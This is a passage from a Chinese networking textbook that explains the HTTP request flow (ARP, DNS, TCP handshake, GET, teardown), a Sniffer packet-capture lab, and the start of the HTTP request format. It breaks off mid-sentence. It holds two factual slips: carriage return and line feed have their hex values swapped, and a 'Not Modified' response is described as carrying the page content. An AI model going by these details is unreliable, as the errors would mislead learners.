第 10 章 HTTP 及其安全问题

10.1 HTTP 的工作流程

HTTP 定义了浏览器(即客户端)怎样向万维网服务器请求资源,以及服务器怎样把资源传递给客户。HTTP 是万维网上可靠交换文件(包括文本、声音、图像)的重要基础。下面举例说明 HTTP 的工作流程。

在如图 10-1 所示的网络环境中,Local NET 包括两台主机(主机 1 和主机 2),网关为 R1。Internet 上给出两台服务器,其中 Web 服务器上搭建了一个网站,在网站的主目录下保存了 index. html、1. jpg、1. html 和 1. wav 共 4 个文件,供客户访问。另一台 DNS 服务器的转换表中包含 Web 服务器的域名(www. abc. com)和 IP 地址(210. 47. 128. 134)。




图 10-1　网络拓扑

我们以主机 1 上的客户浏览 Web 服务器上的 index. html 和 1. jpg 为例介绍 HTTP 的工作流程。当客户在 IE 浏览器的地址栏中输入“http://www. abc. com/index. html”之后,主机 1 的 TCP/IP 协议栈自动按照三个步骤进行工作。

第一步是获取网关 R1 的 MAC 地址。由于网关 R1 是 Local NET 的唯一出口,主机 1 发给 Internet 的数据报必须经过 R1 才能传递到 Internet,因此主机 1 必须知道 R1 的

MAC 地址。主机 1 先判断自己的 ARP 缓存表中是否包含网关 R1 的 MAC 地址，如包含则直接取出网关的 MAC 地址并进行下一步，否则使用 ARP 请求网关的 MAC 地址，即主机 1 向网关 R1 发送一个 ARP 请求报文，网关返回一个 ARP 应答报文，其中携带了网关的 MAC 地址，主机 1 将网关的 IP 和 MAC 地址添加到自己的 ARP 缓存表中，以后再与外网通信时可以直接使用 ARP 缓存表中的网关地址。

第二步是获得域名 www.abc.com 对应的 IP 地址。主机 1 要与 Web 服务器进行通信必须首先获得 Web 服务器的 IP 地址。主机 1 先查看自己的 DNS 缓存表中是否包含 www.abc.com 的映射记录，如包含则直接取出 Web 服务器的 IP 地址并进行下一步，否则使用 DNS 协议获得域名 www.abc.com 对应的 IP 地址，即向 DNS 服务器发送一个请求报文，DNS 服务器返回一个应答报文，其中携带了 www.abc.com 对应的 IP 地址 210.47.128.134。主机 1 将 Web 服务器的域名和 IP 地址添加到自己的 DNS 缓存中，以后再与 Web 服务器通信时可以直接使用 DNS 缓存中的 Web 服务器 IP 地址。

第三步是从 Web 服务器获取资源文件。HTTP 在传输层是基于 TCP 的，因此主机 1 先通过三次握手机制与 Web 服务器的 80 端口建立一条 TCP 逻辑连接。之后主机 1 向 Web 服务器发送一个 HTTP—GET 报文，请求 Web 服务器上的 index.html 文件。服务器收到这个请求之后将 index.html 文件封装在一个 HTTP 应答报文中返回给主机 1（注：如果 index.html 文件容量较大，可以通过多个 HTTP 应答报文发送给主机 1）。其后主机 1 又向 Web 服务器发送了一个 HTTP—GET 报文，请求 1.jpg，Web 服务器同样使用若干个 HTTP 应答报文将 1.jpg 返回给主机 1。假设在这之后用户结束了对这台 Web 服务器的访问，转向浏览其他服务器的主页，那么主机 1 会主动向 Web 服务器（www.abc.com）发起四次挥手过程，正常终止这条 TCP 逻辑连接。如果客户直接关闭了主机 1 上的浏览器窗口，那么主机 1 会通过发送 RST 报文异常终止这条 TCP 连接。

HTTP 工作流程如图 10-2 所示。




图 10-2　HTTP 的工作流程

训练：按照图 10-1 组建网络，使用 Sniffer 捕获通信数据，分析 HTTP 的工作流程。

第一步：利用虚拟机组建如图 10-1 所示的网络环境，配置路由器实现网络连通、搭建 DNS 和 Web 服务器实现通过域名访问 Web 站点（注意：为了简化操作将 DNS 服务器直接搭建在网关上，具体操作步骤略）。

第二步：在主机 2 访问 index. html 和 1. html，即在浏览器中依次输入 http://www. abc. com/index. html 和 http://www. abc. com/1. html，然后关闭浏览器，同时使用 Sniffer 捕获通信数据，分析 HTTP 的工作流程。捕获的通信数据如图 10-3 所示。

No.	Source Address	Dest Address	Summary
1	E0E0E0E0E0E0	Broadcast	ARP: C PA=[192.168.111.1] PRO=IP
2	000C295C7E7B	E0E0E0E0E0E0	ARP: R PA=[192.168.111.1] HA=000C295C7E7B PRO=IP
3	[192.168.111.4]	[210.47.128.1]	DNS: C ID=33052 OP=QUERY NAME=www.abc.com
4	[210.47.128.1]	[192.168.111.4]	DNS: R ID=33052 OP=QUERY STAT=OK NAME=www.abc.com
5	[192.168.111.4]	www.abc.com	TCP: D=80 S=2006 SYN SEQ=105063345 LEN=0 WIN=64240
6	www.abc.com	[192.168.111.4]	TCP: D=2006 S=80 SYN ACK=105063346 SEQ=3951040917 LEN=0 WIN=64240
7	[192.168.111.4]	www.abc.com	TCP: D=80 S=2006 ACK=3951040918 WIN=64240
8	[192.168.111.4]	www.abc.com	HTTP: C Port=2006 GET /index.html HTTP/1.1
9	www.abc.com	[192.168.111.4]	Expert: Slow HTTP Server
			HTTP: R Port=2006 HTTP/1.1 Status=Not Modified
10	[192.168.111.4]	www.abc.com	TCP: D=80 S=2006 ACK=3951041081 WIN=64077
11	[192.168.111.4]	www.abc.com	HTTP: C Port=2006 GET /1.html HTTP/1.1
12	www.abc.com	[192.168.111.4]	Expert: HTTP Slow Server GET Response Time
			HTTP: R Port=2006 HTTP/1.1 Status=OK-9 bytes of content
13	[192.168.111.4]	www.abc.com	TCP: D=80 S=2006 ACK=3951041336 WIN=63822
14	[192.168.111.4]	www.abc.com	TCP: D=80 S=2006 RST ACK=3951041336 WIN=0

图 10-3　使用 Sniffer 捕获的通信数据

共捕获 14 个数据包。前两个报文是通信的第一阶段，第 1 个数据包是主机 2 广播的 ARP 请求报文，第 2 个数据包是网关返回的 ARP 应答报文，其中携带了网关的 MAC 地址：00-0C-29-5C-7E-7B。

第 3 个报文是主机 2 发出的 DNS 请求报文，请求 DNS 服务器解析 www. abc. com 对应的 IP 地址。第 4 个报文是 DNS 服务器返回的应答报文，其中包含域名 www. abc. com 对应的 IP 地址 210. 47. 128. 134。

第 5、6、7 个数据包是 TCP 三次握手建立连接报文。第 8 个报文是主机 2 向 Web 服务器发出的 HTTP—GET 请求报文，请求浏览 index. html。第 9 个报文是 Web 服务器返回的 HTTP 应答报文，其中携带了 index. html 文件的内容。第 10 个报文是主机 2 发送的 ACK 确认报文，用于通知 Web 服务器第 9 个数据包已经正确接收。

第 11 个报文是主机 2 向 Web 服务器发出的 HTTP—GET 请求报文，请求浏览 1. html。第 12 个报文是 Web 服务器返回的 HTTP 应答报文，其中携带了 1. html 文件的内容。由于客户直接关闭了浏览器窗体，因此最后两个数据包是 TCP 连接异常终止报文。

10.2　HTTP 的报文格式

HTTP 的工作模式是基于请求和应答模式的，以图 10-4 为例进行说明。客户向站点 A 请求 A 网页，站点 A 通过一个应答报文将 A 网页返回给该客户。接着客户又向站点 B 请求 B 网页，站点 B 通过一个应答报文将 B 网页返回给客户。客户和服务器之间就是采用这种请求、应答的模式进行网络资源的访问。下面分别学习 HTTP 的请求和应答报文的格式。

HTTP 请求报文的格式如图 10-5 所示。按照 TCP/IP 协议簇划分为 4 层结构，即数




图 10-4　HTTP 的请求和应答模式

据链路层(14 字节)、网络层(20 字节)、传输层(20 字节)和应用层(n 字节)。




图 10-5　HTTP 请求报文的格式

前 14 个字节是数据链路层数据,其中包含源和目的 MAC 地址,协议类型字段为 0x0800(指明网络层采用的是 IP 协议)。

其后 20 字节是 IP 首部数据,其中源 IP 地址为客户主机 IP,目的 IP 地址为 Web 服务器的 IP 地址。

接下来是 20 字节的 TCP 首部数据,其中源端口是大于 1024 的随机端口,目的端口是 80。

最后是 n 字节的 HTTP 数据,这里给出的是客户发给服务器的 HTTP 请求报文。这个 HTTP 请求报文由 8 行 ASCII 数据组成,每行尾部有一个回车(0x0a)和一个换行(0x0d)。第 1 行数据表明客户以 GET 方式请求 Web 服务器主目录下的 index. html 文

件，使用的 HTTP 版本是 1.1。第 2 行表明客户可以接受的文件类型包括 gif、bmp、jpeg 等。第 3 行表明客户可以接受的语言类型为中文，zh-cn 代表简体中文。第 4 行表明客户可以接收的编码类型为 gzip 和 deflate。第 5 行表明客户使用的浏览器类型为 MSIE6.0。第 6 行表明 Web 服务器的域名为 www.abc.com。第 7 行表明 TCP 连接类型，Keep-Alive 是持久连接，即在一条 TCP 连接之内访问多个 Web 服务器资源。另一种取值是 close，代表请求完当前文档（本例就是 index.html）之后立即关闭这条 TCP 连接。第 8 